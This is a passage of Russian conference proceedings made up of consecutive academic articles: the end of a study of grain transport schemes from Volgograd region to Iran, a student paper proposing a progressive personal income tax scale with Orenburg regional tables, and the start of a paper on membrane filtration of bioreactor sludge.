


Рисунок 5. Технологические схемы перевозки зерна:
1) бортовым зерновозом; 2) автопоездом-зерновозом бортового типа;
3) автопоездом-зерновозом самосвального типа; 4) автоцистернами зерновозами;

Эффективная транспортно-технологическая схема выбирается на основе технико-экономического анализа всех возможных альтернативных вариантов. В качестве критерия оптимизации принимается сумма приведенных затрат на 1 т. [5, 6, 7, 8].

Оптимальной технологической схемой является третья (табл. 4). Работы, выполняемые по этой технологической схеме представлены в табл. 2. В табл. 3 показан фрагмент рассчитанного технологического проекта перевозки зерновых культур.

Таблица 2. Работы, выполняемые при перевозке зерна самосвальными автопоездами МАЗ-6501А

№ п/п	Наименование работы	Исполнители и механизмы		Продолжительность, мин.	Стоимость, руб.
		ПС	ПРМ		
1-2	Ожидание погрузки	МАЗ-6501А	-	0	0
2-3	Маневрирование автомобиля	МАЗ-6501А	-	1	39
3-4	Подготовка кузова к погрузке	МАЗ-6501А	-	1,5	58
4-5	Оформление документов	МАЗ-6501А	-	1	39
4-6	Погрузка автомобиля	МАЗ-6501А	КШП-5	14	1 613
6-7	Погрузка прицепа	МАЗ-6501А	КШП-5	12,7	
7-8	Закрепление тента	МАЗ-6501А	-	4	154
8-9	Транспортирование	МАЗ-6501А	-	327	14 835
9-10	Ожидание разгрузки	МАЗ-6501А	-	0	0
10-11	Маневрирование	МАЗ-6501А	-	1	39
11-12	Подготовка к разгрузке	МАЗ-6501А	-	4	154
12-13	Оформление документов	МАЗ-6501А	-	1	39
12-14	Разгрузка автомобиля	МАЗ-6501А	-	4	154
14-15	Разгрузка прицепа	МАЗ-6501А	-	4	154
15-16	Подача подвижного состава под погрузку	МАЗ-6501А	-	327	14 835
Итого				822,2	32 113

Если сопоставимых вариантов транспортно-технологических схем несколько с приблизительно равными приведенными затратами, то предпочтение отдается варианту, который обеспечивает сокращение времени доставки; гибкость транспортного процесса; более высокий уровень механизации и автоматизации погрузо-разгрузочных и складских работ [9, 10].

Таблица 3. Фрагмент технологического проекта перевозки зерновых культур от п. Новониколаевский до элеватора в г. Волгоград самосвальными автопоездами-зерновозами

1 Характеристика груза					
…					
1.2 Способ упаковки, укладки Перевозка зерна в основном осуществляется насыпью					
1.3 Наиболее распространенные виды тары для перевозки данного груза					
Способ упаковки	Габаритные размеры, мм			Масса тары, т	Масса места, т
	Длина	ширина	высота		
-	-	-	-	-	-
1.4 Тип кузова подвижного состава, необходимого для перевозки грузов					

Самосвальный автопоезд МАЗ-6501А		
Параметры	Единица измерения	Значение параметра
2 Объем перевозок и грузопоток		
2.1 Годовой объем перевозок	т	2 620
2.2 Объем партии	т	40
2.3 Продолжительность перевозки одной партии	дн.	1
2.4 Количество партий в год	ед.	66
…		
2.7 Стоимость перевозимого груза	руб./т	802,8
2.8 Расстояние транспортирования	км	312
3 Этап погрузки		
3.1 Способ погрузки	Механизированный	
3.2 Тип погрузочного механизма	Шнековый погрузчик	
…		
3.6 Себестоимость погрузки	руб./т	48
4 Этап разгрузки		
4.1 Способ разгрузки	Механизированный	
4.2 Тип разгрузочного механизма	-	
4.3 Модель	-	
…		
4.6 Себестоимость разгрузки	руб./т	14
5 Этап транспортирования		
5.1 Вид	Автомобильный транспорт	
5.2 Тип	Самосвальный автопоезд	
5.3 Модель	МАЗ-6501А	
…		
5.13 Себестоимость транспортирования	руб./т	374
…		
6 Себестоимость перемещения	руб./т	436

Для повышения эффективности автомобильных перевозок необходимо осуществлять подготовку процесса перевозки грузов. Процесс подготовки производства предопределяет: что делают, зачем делают, как делают, когда делают, в каких условиях и с какими средствами. Подготовительные процессы являются обязательным структурным элементом любого производства. Отсутствие или недостаточная подготовка процесса перевозки грузов ведет к снижению производительности труда, повышению себестоимости перевозок и т. д. Подготовка процесса перевозки грузов включает в себя экономическую, техническую и организационную подготовку [11, 12, 13, 14, 15, 16].

В табл. 4 приведен расчет стоимости перевозки 1 т груза по маршруту Волгоградская область (Россия) – элеватор в г. Волгоград с использованием автомобильного транспорта для четырех технологических схем.

Таблица 4. Данные для расчета экономического эффекта

№ схемы	Грузоподъемность автомобильного транспорта, т	Стоимость работ, осуществляемых автомобильным транспортом, руб.	Количество ездок для перевозки всей партии зерна, езд.	Стоимость перевозки 1 т автомобильным транспортом, руб./т
1	14,5	22 832	181	1574,6
2	34,8	29 786	75	855,9
3	**40**	32 113	**66**	**802,8**
4	21,1	31 023	124	1470,3

Технологические схемы можно представить из двух частей: первая часть – перевозка от производителей Волгоградской области до элеватора в г. Волгоград автомобильным транспортом; вторая часть – перевозка от элеватора (Волгоград) до порта Анзали в Иран сухогрузным судном.

Вторая часть технологических схем будет у всех одинаковая, и состоит из накопления партии 3000 т, перевалки зерна на сухогрузное судно и дальнейшей его транспортировки до порта Ирана Анзали.

Выводы

В данной работе был проанализирован рынок зерновых культур России. За последние годы произошел рост производства зерновых, благодаря этому Россия вошла в десятку стран-экспортеров зерна. Основными потребителями российского зерна являются: Египет, Турция, Иран, Саудовская Аравия, Вьетнам и др.

Для перевозки зерна от тока на элеватор возможно использовать следующий подвижной состав: бортовой автомобиль КАМАЗ-65207; автопоезд бортового типа КАМАЗ-65115; автопоезд самосвального типа МАЗ-6501А; автоцистерна.

Предложен маршрут для перевозки зерна от производителей Волгоградской области в Иран, который состоит из двух частей: первая часть – перевозка от производителей Волгоградской области до элеватора в г. Волгоград автомобильным транспортом; вторая часть – перевозка от элеватора (Волгоград) до порта Анзали в Иран сухогрузным судном.

Разработаны 4 технологические схемы, при этом наиболее эффективной является технологическая схема №3 с использованием самосвального автопоезда МАЗ-6501А. По оптимальной технологической схеме был разработан технологический проект перевозки.

Экономический эффект от использования оптимальной технологической схемы составит 771,8 руб./т за одну ездку.

Использованные источники:

1. Топ-30 экспортеров зерна. Рынок разгрузили на 53 млн. тонн [Электронный ресурс]. – 2018. – Режим доступа : https://www.agroinvestor.ru/rating/article/30049-top-30-eksporterov-zerna/

2. Росстат [Электронный ресурс]. – 2018. – Режим доступа : http://www.gks.ru/wps/wcm/connect/rosstat_main/rosstat/ru/statistics/enterprise/e

conomy/#
3. Войтенков, С. С. Грузоведение : учебник / С. С. Войтенков, Т. В. Самусова, Е. Е. Витвицкий ; под науч. ред. д-ра техн. наук, проф. Е. Е. Витвицкого. – Омск : СибАДИ, 2014. – 196 с.
4. ООО «Волгоградский элеватор» [Электронный ресурс]. – 2018. – Режим доступа : http://volgograd-elevator.ru/
5. Куликов, А. В. Планирование грузовых перевозок в жилищном строительстве / А. В. Куликов, С. Ю. Фирсова // Сборник научных трудов SWorld. Современные направления теоретических и прикладных исследований` 2012 : междунар. науч.-практ. конф., 20-31 марта 2012 г. Т. 2. Транспорт. Туризм и рекреация. География / Одес. нац. морской ун-т [и др.]. – Одесса, 2012. – С. 26-31.
6. Куликов, А. В. Применение рациональных технологических схем перевозки строительных грузов как одно из направлений снижения стоимости объектов жилищного строительства / А. В. Куликов, С. Ю. Фирсова // Актуальные проблемы стратегии развития Волгограда : сб. ст. / Администрация г. Волгограда, МУП "Городские вести". - Волгоград, 2012. - С. 32-34.
7. Куликов, А. В. Снижение транспортных затрат за счёт применения эффективной технологической схемы перевозки строительных грузов / А. В. Куликов, С. Ю. Фирсова // Известия ВолгГТУ. Серия "Наземные транспортные системы". Вып. 6 : межвуз. сб. науч. ст. / ВолгГТУ. - Волгоград, 2013. - № 10 (113). - С. 72-75.
8. Куликов, А. В. Основные принципы составления технологических схем перевозки грузов в жилищном строительстве / А. В. Куликов, С. Ю. Фирсова // Проблемы качества и эксплуатации автотранспортных средств : матер. VII междунар. науч.-техн. конф., Пенза, 16-18 мая 2012 г. / ФГБОУ ВПО "Пензенский гос. ун-т архитектуры и строительства", Автомобильно-дорожный ин-т. - Пенза, 2012. - С. 100-104.
9. Совершенствование технологии перевозки грузов при строительстве жилых объектов / В. А. Гудков, А. В. Вельможин, А. В. Куликов, С. Ю. Фирсова // Проблемы качества и эксплуатации автотранспортных средств: матер. VI междунар. науч.-техн. конф. (Пенза, 18–20 мая 2010 г.). В 2 ч. Ч. 1 / ГОУ ВПО «Пенз. гос. ун-т архитектуры и строительства», Автомоб.-дорожный ин-т. – Пенза, 2010. – С. 218–222.
10.Фирсова, С. Ю. Технология выбора оптимального типа подвижного состава при перевозке плодово-овощной продукции от места сбора на перерабатывающее предприятие / С. Ю. Фирсова, А. В. Куликов, Б. Советбеков // Вестник Кыргызско-Российского славянского ун-та. - 2014. - Т. 14, № 12. - С. 199-201.
11. Грузовые автомобильные перевозки: учебник для вузов / А. В. Вельможин, В. А. Гудков, Л. Б. Миротин, А. В. Куликов. – Москва : Горячая линия – Телеком, 2006. – 560 с.
12.Вельможин, А. В. Показатели эффективности автомобильных перевозок в

производственно-транспортных системах / А. В. Вельможин, В. А. Гудков, А. В. Куликов // Прогресс транспортных средств и систем : Матер. междунар. науч.-практ. конф., 7-10 сент. 1999 г. / ВолгГТУ и др.. - Волгоград, 1999. - Ч.I. - С. 50-52.
13.Фирсова, С. Ю. Совершенствование организации перевозок товаров группы «Автохимия» дилерским центрам компании автосервиса в Волгограде / С. Ю. Фирсова, А. В. Куликов // Вестник Кыргызско-Российского славянского ун-та. - 2014. - Т. 14, № 12. - С. 195-198.
14. Инновационные подходы к развитию предприятий, отраслей, комплексов: монография / И. Г. Фадеева, А. В. Куликов, И. С. Метелев, Ю. А. Нужнова, С. Ю. Фирсова ; Проект SWorld. - Одесса : Куприенко СВ, 2015. - Кн. 1. - 202 с.
15.Научное окружение современного человека: техника и технологии: монография / Л. В. Капитанова, (. . .), А. С. Горбач, А. В. Куликов, М. Ю. Писарева, В. А. Рогачева, В. Н. Тюрина и др. ; [Проект SWorld]. - Одесса : Куприенко СВ, 2018. - 180 с.
16.Куликов, А. В. Значимость курсового проектирования по дисциплине «Логистика грузовых перевозок» в компетентном обучении бакалавров направления «Технология транспортных процессов» / А. В. Куликов, Я. О. Ткаченко, В. В. Горина // Мир науки и инноваций. - 2016. - Вып. 1, т. 1 «Транспорт. Безопасность». - С. 4-15.

УДК 336.201.3

Рожина Е.В.
студент магистратуры 1 курса
направление подготовки «Экономика»
профиль «Финансовая экономика»
Катасонова Е.В.
студент магистратуры 1 курса
направление подготовки «Экономика»
профиль «Финансовая экономика»
Оренбургский филиал РЭУ им. Г.В. Плеханова
научный руководитель: Огородникова Е.П., к.э.н.
доцент
Россия, г. Оренбург

ПРОБЛЕМЫ ПРИМЕНЕНИЯ НАЛОГА НА ДОХОДЫ ФИЗИЧЕСКИХ ЛИЦ В РОССИИ И ПУТИ ИХ РЕШЕНИЯ

Аннотация:

Статья посвящена проблемам применения налога на доходы физических лиц в России. В работе обосновывается значимость введения прогрессивной шкалы НДФЛ. Также представлена разработанная прогрессивная шкала налогообложения физических лиц и проведен расчет экономического эффекта от ее использования.

Ключевые слова: подоходный налог, прогрессивная шкала НДФЛ, доход.

Rozhina E.V.
graduate student
1 course, direction of preparation «Economics»
Profile «Financial economics»
Orenburg branch of
Federal state budgetary
educational institution of higher professional education
"RUSSIAN ECONOMIC UNIVERSITY
G. V. Plekhanov"
Russia, Orenburg
Katasonova E.V.
graduate student
1 course, direction of preparation «Economics»
Profile «Financial economics»
Orenburg branch of
Federal state budgetary
educational institution of higher professional education
"RUSSIAN ECONOMIC UNIVERSITY
G. V. Plekhanov"
Russia, Orenburg

Scientific director: Ogorodnikova E.P.
Candidate of Economic sciences, docent

PROBLEMS OF APPLICATION OF THE TAX TO INCOMES OF PHYSICAL PERSONS IN RUSSIA AND WAYS OF THEIR SOLUTION

The annotation:The article is devoted to the problems of application of personal income tax in Russia. The paper substantiates the importance of introducing a progressive scale of personal income tax. Also the developed progressive scale of the taxation of physical persons is presented and the calculation of economic effect from its use is carried out.

Key words: the personal income tax, progressive personal income tax, revenue.

Налог на доходы физических лиц (далее – НДФЛ) – это одним из важных и массовых налогов из всех известных в мировой практике социальных налогов. Размер денежного дохода в первую очередь характеризует благосостояние граждан, конечно при прочих равных условиях, например ценовых. Следовательно, он также характеризует способность выполнять гражданина свои налоговые обязательства.

От собираемости НДФЛ зависит не только региональный, но и местные бюджеты.

Казна России каждый год от сбора НДФЛ получает около 3,4 трлн. рублей.

В местные бюджеты НДФЛ поступает в размерах:

15% - бюджет городских округов;

10% - бюджет городских поселений;

2% - бюджет сельских поселений.

НДФЛ обязаны платить все работающие граждане. Кроме заработной платы этот налог облагает гонорары, выигрыши и дивиденды по вкладам [5].

Министерство финансов РФ считает, что НДФЛ необходимо поднять до 15%, при этом в федеральную казну направлять почти половину от собранных по этой статье средств – 6-8%. Власти считают, что такого рода увеличение налоговых выплат оправдано, так как позволит покрыть дефицит бюджета в тех регионах, которые больше всего в этом нуждаются. Данный размер ставки поддерживает и Министерство экономического развития РФ.

Центр стратегических разработок считает, что необходимо повысить данный налог до 17% с условием, что малообеспеченные граждане будут иметь право на вычет в размере прожиточного минимума. Эксперты в правительствепоговаривают об утверждении налоговой ставки на региональном уровне.В парламенте на рассмотрение был вынесен проект закона с предложением об освобождении от НДФЛ граждан с заработной платой меньше 15 тыс. рублей. А дляналогообложения остальных граждан предлагается следующая шкала:

- для лиц с годовым доходом от 180до 2 400 тыс. рублейприменяется ставка 13%. При этом налогообложению будет подлежать лишь часть

дохода, которая выходит за 180 тыс.руб.;

- для лиц с годовым доходом от 2 400 тыс. руб. до 100 млн. рублей должны уплатить налог в размере 289 тыс. руб. и 30% от части дохода свыше 2 400тыс. руб.;

- для лиц с годовым доходом более 100 млн. рублей должны платить НДФЛ в размере 29600 тыс. руб. и дополнительно отчислить 70 % от части дохода свыше 100 млн.рублей [2].

Комитетом Государственной думы по бюджету и налогам одобрен проект закона о введении прогрессивной шкалы НДФЛ (авторы:Г.А. Зюганов, И.И. Мельников и В.А. Коломейцев). Планируется, что данный законопроект будет принят с 1 января 2019 года.

В том случае, если этот проект закона примут, то для граждан с заработком ниже 100 тыс. руб. в год – НДФЛ составит 5%. А для тех, кто получает от 100 тыс. руб. до 3 млн. руб., налог составит 5 тыс. руб.+ 13% от суммы, превышающей 100 тыс.руб.

Те граждане, чей доход в год от 3 до 10 млн. руб.будут заплатить в качестве НДФЛ 382 тыс. руб. и 18% от суммы, превышающей 3 млн. руб., а людям с заработной платой больше 10 млн. руб. – 1 642 тыс. руб. и 25% от суммы, превышающей 10 млн. руб.

На сегодняшний день ставка подоходного налога для всех граждан составляет 13% вне зависимости от уровня их дохода. При этом, в налоговой системе России в 2001 году уже действовала прогрессивная шкала НДФЛ – в зависимости от уровня доходов его ставка разнилась от 12% до 35%. Но потом в России была введена плоская шкала налогообложения (главная цель – вывод доходов из теневой сферы экономики).

Сводная информация о подоходном налоге в США, Канаде и других странах Европы представлена в таблице 1 (для сравнения суммы дохода приведены в дол.США).

Таблица 1 – Сравнение подоходного налога в разных странах

Страна	Необлагаемый минимум в год ($)	Диапазон ставок, %	Годовой доход, с которого применяется максимальная ставка ($)
США	9075 – 18 150	10 – 39,6	406 750
Франция	11 300	14 – 45	178 600
Швеция	2070	32,12 – 57	49 000
Норвегия	2800 – 5500	24 – 37,7	33 100
Канада	5700	20 – 53	100 100
Испания	14 400	19 – 45	69 700
Великобритания	15 400	20 – 45	195 000

В таблице 1 видно, что во всех рассмотренных странах ставка подоходного налога меняется в достаточно широком диапазоне (от 10 % до 57%). Один из основных факторов, влияющих на ставку – сумма дохода налогоплательщика [8].

Необходимость ввести прогрессивную шкалу ставки НДФЛв России назрела после 2007 года, когда резко усилился вывоз российского капитала

за рубеж. По расчетам авторов проекта закона, ввод прогрессивной шкалы ставок выше 13% с 2019 года коснется порядка 484,1 тыс. человек или 0,72% от всех налогоплательщиков.

Также стоит заметить, что сумма доходов по НДФЛ с прежней ставкой составит 3,4 триллиона рублей, а при введении прогрессивной шкалы – 4,46 триллиона рублей [6].

В случае, если в государстве будет сохранена пропорциональная шкала НДФЛ, то это станет причиной того, что небогатые всегда будут беднеть, а степень существования состоятельных жителей лишь возрастет. По этой причине прогрессивная система налогообложения считается одним из возможных инструментов для того, чтобы сгладить имеющуюся дифференциацию. Это суждение не может остаться без внимания, по этой причине есть большая вероятность того, что данная система без исключения будет рассмотрена, как и во многих других странах. Можно обратиться к зарубежному опыты – например, в Германии доходы свыше 250 тыс. евро облагаются налогом по ставке 45%. В Великобритании тот же размер ставки действует на доходы от 150 тыс. фунтов [4].

В современной экономической теории потребность прогрессивной шкалы ставок подоходного налога разъясняется так называемым «принципом справедливости». И для поддержания принципа справедливости рекомендуем внедрить прогрессивную шкалу ставок по НДФЛ, которая будет отображаться так:

- менее МРОТ – освобождение от уплаты НДФЛ;
- до 27 000 руб. – 13%;
-от 27 000руб. до 45 000 руб. – 13,5%
- от 45 000руб. до 60 000 руб. – 14,1%
- свыше 60 000 руб. – 15% (таблица 2).

Таблица 2 – Расчет предполагаемой суммы НДФЛ, подлежащей уплате в бюджет по предложенной прогрессивной шкале на примере Оренбургской области [7]

Ставка	Заработная плата, тыс.руб.	2016			2017		
		Численность населения, в % от общего числа	Численность населения, чел.	Сумма НДФ в расчете на календарный месяц, тыс. руб.	Численность населения, в % от общего числа	Численность населения, чел.	Сумма НДФ в расчете на календарный месяц, тыс. руб.
0	Менее МРОТ	13,8	275277	-	12,9	256 657	-
13	До 27	44,6	889 664	2 255 298	44,2	879 398	2 229 266
13,5	27-45	22,7	452811	2 200 661	23,2	461 585	2 243 303
14,1	45-60	8,5	169 555	1 255 131	8,8	175 084	1 206 059
15	60 и выше	10,4	207 455	3 267 416	10,9	216 865	3 415 624
Итого		100	1 994 762	8 978 506	100	1 989 589	5 678 628

Данные таблицы 2 показывают:

1. Избавление от уплаты подоходного налога граждан, которые имеют доход менее МРОТ (более 200 тыс. работников)

2. Для группы людей с доходами от 27-45 тыс. руб., т.е. те люди, которые относятся к «среднему классу», объем уплачиваемого в бюджет НДФЛ практически никак не поменяется.

3. Сокращение НДФЛ для граждан с заработком от 45-60 тыс.руб. на 58%.

4. Повышение объема собираемого НДФЛ для граждан с заработком от 60 тыс.руб. в год в 1,5 раза.

Исследование данных расчета экономического эффекта позволяет сделать выводы о том, что внедрение прогрессивной шкалы налогообложения доходов физических лиц станет причиной следующих изменений: уменьшения налоговой нагрузки практически для 1 164 тыс.чел. налогоплательщиков России с невысоким заработком, что составляет 58,4% от всех налогоплательщиков, распределив её на наиболее состоятельные слои населения, которые составляют 10,4 % всех налогоплательщиков.

Итак, внедрение прогрессивной шкалы налогообложения доходов физических лиц на самом деле актуально для экономики РФ сегодня, и дает возможность решить ряд важных социально-экономических трудностей [3].

Таблица 3 – Поступления в консолидированный бюджет Оренбургской области [2]

Показатель	2016 г.		2017 г.		2017 г. к 2016 г., %
	тыс.руб.	в % к итогу	тыс.руб.	в % к итогу	
Всего доходов	74936706	100	75416474	100	100,64
НДФЛ	16133218	21,53	16954255	22,48	105,09

Проанализировав таблицу 3, можно сделать заключение о том, что НДФЛ при ставке 13% составляет 22,48% поступлений в бюджет, что свидетельствует о важности этого налога в Российской Федерации.

Исходя из проделанного исследования, можно отметить, что представляемые мероприятия ориентированы на повышение налоговых поступлений в государственный бюджет, предоставления принципа социального равенства, а также помощь крепкому формированию экономики государства в целом.

В минувшие годы государство увлеклось выводом «из тени» самозанятых людей. Им в соответствии с п. 70 статьи 217 НК РФ в 2018 году не нужно оплачивать НДФЛ. При этом самозанятые граждане должны выполнять два условия:

-не привлекать наемных сотрудников;

-оповещать ФНС о своей деятельности [1].

Но налоговые перемены грядут с 2019 года. Они заключаются в том,

что будет введена новая система налогообложения для самозанятых физических лиц. Тестирование данного налогообложения намечается в

Москве, Татарстане, Московской и Калужской областях. Разделение налоговых ставок заключается в основном от того, с какой группой лиц сотрудничает плательщик. В случае, если его деятельность базируется на сотрудничестве с физическими лицами, налог для него будет незначительным – 3%, если в роли контрагентов будут юридические лица, сумма налога повысится до 6%. Предел прибыльности для использования данного режима – 10 млн. рублей в год. Одним из главных плюсов можно считать то, что отчетность в налоговую сдавать не нужно, а уплачивать налог можно через специальное онлайн-приложение, которое в разы экономит время.

Проблема о возможности внесения изменений в реформу НДФЛ дискутируется уже давно. Данный налог свидетельствует о благосостоянии людей государства, отражая все их доходы, а также доходы, которые связаны с российской деятельностью нерезидентов. Несомненно, вопрос в отношении НДФЛ стоит первоочередным у правительства, поэтому в 2019 году вероятнее всего будет новое налогообложение личных доходов.

Использованные источники:

1. Налоговый кодекс Российской Федерации [Электронный ресурс].–Режим доступа: URL: http://www.consultant.ru/document/cons_doc_LAW_19671/ (20.12.2018).
2. Официальный сайт Министерства финансов Оренбургской области [Электронный ресурс]. – Режим доступа: URL: http://minfin.orb.ru/ 20.12.2018).
3. Власова В.В. Прогрессивная шкала НФЛ. Расчет экономического эффекта // Экономика и социум. – 2017. – №9(40). – С. 82-85.
4. Гусенко М.А. В Госдуму внесли законопроект о прогрессивной шкале НДФЛ /Интернет-портал «Российской газеты»/ [Электронный ресурс]. – Режим доступа: URL: https://rg.ru/2018/02/08/v-gosdumu-vnesli-zakonoproekt-o-progressivnoj-shkale-ndfl.html (19.12.2018).
5.Огородникова Е.П. Налоги - основной источник доходной части бюджета государства // СОВРЕМЕННАЯ ЭКОНОМИКА: ОБЕСПЕЧЕНИЕ ПРОДОВОЛЬСТВЕННОЙ БЕЗОПАСНОСТИ сборник научных трудов IV Международной научно-практической конференции. – 2017. – С. 140-144.
6. Огородникова Е.П. Налоговый и бухгалтерский учет основных средств в современных условиях // Аудиторские ведомости. – 2018. – № 02. – С. 35-41.
7. Суринов Е.А. Россия в цифрах.2018: Крат.стат.сб. // М.:Росстат, 2018. – 522 с.
8. Colm Kely. Worldwide Tax SummariesCorporate Taxes 2017/18 [Электронный ресурс]. – Режим доступа: URL: https://www.pwc.ru/ru/services/tax-consulting-services/publications/worldwide-tax-summaries-corporate.html (19.12.2018).

УДК 628.358

Романова А.Ю.
старший преподаватель
Государственный университет морского и речного флота им. Адмирала С.О. Макарова
Телятникова А.М.
аспирант
Виноградов С.И.
студент магистратуры
Санкт-Петербургский государственный архитектурно-строительный университет
Россия, г. Санкт-Петербург

ЭКСПЕРИМЕНТАЛЬНЫЕ ИССЛЕДОВАНИЯ МЕМБРАННОГО ФИЛЬТРОВАНИЯ ИЛОВОЙ СМЕСИ ИЗ БИОРЕАКТОРА

Аннотация: Предложена альтернативная технология очистки хозяйственно-бытовых сточных вод от органических и минеральных примесей с использованием мембран.

Ключевые слова: биологическая очистка, биогенные элементы, биореактор, мембраны.

Romanova A.Y.
Senior teacher
Admiral Makarov State University of Maritime and Inland Shipping
Russia, St. Petersburg
Telaytnikova A.M.
Graduate
Saint Petersburg State University of Architecture and Civil Engineering
Russia, St. Petersburg
Vinogradov S.I.
Graduate student
Saint Petersburg State University of Architecture and Civil Engineering
Russia, St. Petersburg

EXPERIMENTAL STUDIES OF MEMBRANE FILTERING OF A MIXTURAL MIXTURE FROM A BIOREACTOR

Abstract: An alternative technology is proposed for purification of domestic wastewater from organic and mineral impurities using membranes.

Keywords: biological treatment, biogenic elements, bioreactor, membranes.

На сегодняшний день удаление биогенных элементов является одной из основных задач в очистке хозяйственно бытовых сточных вод. Недостаточная очистка сточных вод от соединений азота и фосфора приводит к эвтрофикации водных объектов. Эвтрофикация приводит к росту сине-зеленых водорослей, что в свою очередь вызывает цветение водоемов и как следствие ухудшение качества воды.

К очищенным хозяйственно-бытовым сточным водам предъявляют жесткие требования по содержанию в них биогенных элементов (азота и фосфора), в частности, в Санкт-Петербурге действуют требования Хельсинской комиссии (ХЕЛКОМ), которая направлена на защиту Балтийского моря от органических и минеральных примесей. По ХЕЛКОМ содержание азота общего в очищенной воде не должно превышать 10 мг/л, а по фосфору – 0,5 мг/л.

Традиционная очистка хозяйственно-бытовых сточных вод включает в себя следующие этапы:

1) механический – для удаления крупнодисперсных примесей, в основном песка и взвешенных веществ;

2) биохимический – для извлечения минеральных и органических загрязняющих веществ;

3) физико-химический – для извлечения из воды диспергированных, тонкодиспергированных и растворенных примесей.

3) химический – для удаления растворенных веществ.

На городских станциях очистки сточных вод в качестве сооружений биологической очистки применяются аэротенки или биофильтры в сочетании с отстойниками, в которых происходит отделение биологически очищенной воды от активного ила или задержание биологической пленки.

На работу сооружений биологической очистки существенное влияние оказывают гидравлические перегрузки, неравномерность притока сточных вод, превышение удельных нагрузок на активный ил, недостаток кислорода и т.д. Перечисленные факторы оказываются существенное влияние на качество очистки сточных вод от органических и минеральных примесей.

Для повышения эффективности очистки хозяйственно-бытовых сточных вод от биогенных элементов на сегодняшний день наиболее перспективной технологией является использование мембраны. Мембрана позволяет эффективно задерживать твердые вещества, вирусы, бактерии, а более плотные мембраны, молекулы и ионы солей тяжелых металлов.

Мембранная технология может быть применена в мембранном биореакторе (МБР), представляющая собой биореактор оснащенный мембранным модулем с микро или ультрафильтрационными мембранами.

Очищаемая сточная вода поступают в биореактор. Находящаяся в биореакторе иловая смесь циркулирует через мембранный модуль, где происходит разделение иловой смеси и фильтрации сточных вод. Растворенные вещества адсорбируются на частицах взвешенных веществ и не проходят через мембраны. Большое время удержания твердых частиц во взвешенном состоянии приводит к изменению в биоценозе. Концентрат возвращается обратно в биореактор, что позволяет повысить дозу активного ила, тем самым увеличить скорость окисления органических загрязнений.

Для проверки возможности применения данной технологии была разработана и сконструирована пилотная установка мембранной фильтрации. Схема разработанной установки представлена на рис. 1.

